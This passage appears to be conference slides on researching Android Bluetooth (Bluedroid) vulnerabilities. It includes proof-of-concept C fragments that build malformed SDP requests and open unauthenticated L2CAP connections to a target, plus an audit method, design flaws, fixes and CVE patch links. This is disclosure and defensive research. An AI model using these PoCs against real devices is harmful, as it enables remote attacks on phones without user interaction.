    UINT16_TO_BE_STREAM(p, cont_offset);

    buf = malloc(0x200);
    memset(buf, 0, 0x200);

    total_len = create_sdp_pdu_service_attr_req(buf, p - (uint8_t *)data, data);
    send(sock_fd, buf, total_len, 0);
```

How to discover the bugs

Audit code

- Combine protocol characteristics and vulnerability types
  - Memory corruption
    - Focus on parsing TLV format
  - Information disclosure
    - Backtracking these functions that send response data to the attacker

```
L2CA_DataWrite(…)
avdt_msg_send_grej(…)
gatt_send_error_rsp(…)
l2cu_send_peer_config_rej(…)
l2c_link_check_send_pkts(…)
…
```

Hard to fuzz

- Need to establish a connection, configure, init some states
- Lots of state machines when handling packets

New sub Attack Surfaces and Vectors


- New protocols/profiles

  - Focus on Channel ID, PSM

- Refactored code, e.g Android 9
- New field types, new parsing functions
- Bluetooth SoC ?

Risky Design Issues

- Attacker can make connections with the target devices without any user interaction and authorization



```c
sock_fd = socket(PF_BLUETOOTH, SOCK_STREAM, BTPROTO_L2CAP);
if(sock_fd == -1){
    perror("[*] socket create failed : ");
    return -1;
}

memset(&local_l2_addr, 0, sizeof(struct sockaddr_l2));
local_l2_addr.l2_family = PF_BLUETOOTH;
memcpy(&local_l2_addr.l2_bdaddr , BDADDR_ANY, sizeof(bdaddr_t));


ret = bind(sock_fd, (struct sockaddr*) &local_l2_addr, sizeof(struct sockaddr_l2));
if(ret == -1){
    perror("[*] bind()");
    goto out;
}

// l2cap_set_mtu(sock_fd, 1024, 1024);

memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = PF_BLUETOOTH;
remote_l2_addr.l2_psm = htobs(BT_PSM_GATT);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr,sizeof(remote_l2_addr)) < 0) {
    perror("[*] can't connect");
    goto out;
}

send_trigger_req(sock_fd);
```

Risky Design Issues

- The attacker's data can reach the response process branch of upper stack, even if the target device does not send any request

AVDTP

```
if (msg_type == AVDT_MSG_TYPE_CMD) {
  msg.hdr.err_code = err = (*avdt_msg_prs_cmd[sig - 1])(&msg, p, p_buf->len);
  evt = avdt_msg_cmd_2_evt[sig - 1];
} else if (msg_type == AVDT_MSG_TYPE_RSP) {
  msg.hdr.err_code = err = (*avdt_msg_prs_rsp[sig - 1])(&msg, p, p_buf->len);
  evt = avdt_msg_rsp_2_evt[sig - 1];
}
```

GATT

```
/* message from client */
if ((op_code % 2) == 0)
  gatt_server_handle_client_req(tcb, op_code, msg_len, p);
else
  gatt_client_handle_server_rsp(tcb, op_code, msg_len, p);
}
```

Ways to Improve

- Authentication should be applied when applying the upper layer connection
- Check whether the device has sent the corresponding request before processing the response data

All have been reported to Android Security Team, and got a reply confirmation

Conclusion

- Bluetooth architecture
- Bluetooth stack and profiles
- The sub attack surface and vectors
- The CVEs I hunted on the protocols and profiles, and the PoCs
- How to find the bugs
- New attack surfaces and vectors
- Risky design issues and their improvements

Thanks to @Alpha Team

PoCs: https://github.com/JiounDai/Bluedroid

Reference

Bluetooth architecture: https://source.android.com/devices/bluetooth

Android 9 Source code: https://android.googlesource.com/platform/system/bt/+/android-9.0.0_r2

Android 8 Source code: https://android.googlesource.com/platform/system/bt/+/android-8.1.0_r38

Patch of CVE-2018-9419:
https://android.googlesource.com/platform/system/bt/+/f1c2c86080bcd7b3142ff821441696fc99c2bc9a%5E%21/#F0

Patch of CVE-2017-13257:
https://android.googlesource.com/platform/system/bt/+/08e68337a9eb45818d5a770570c8b1d15a14d904%5E%21

Patch of CVE-2017-13281:
https://android.googlesource.com/platform/system/bt/+/6f3ddf3f5cf2b3eb52fb0adabd814a45cff07221%5E%21/#F0

Usual Arithmetic Conversions:
https://msdn.microsoft.com/en-us/library/3t4w2bkb.aspx

Thanks

Q & A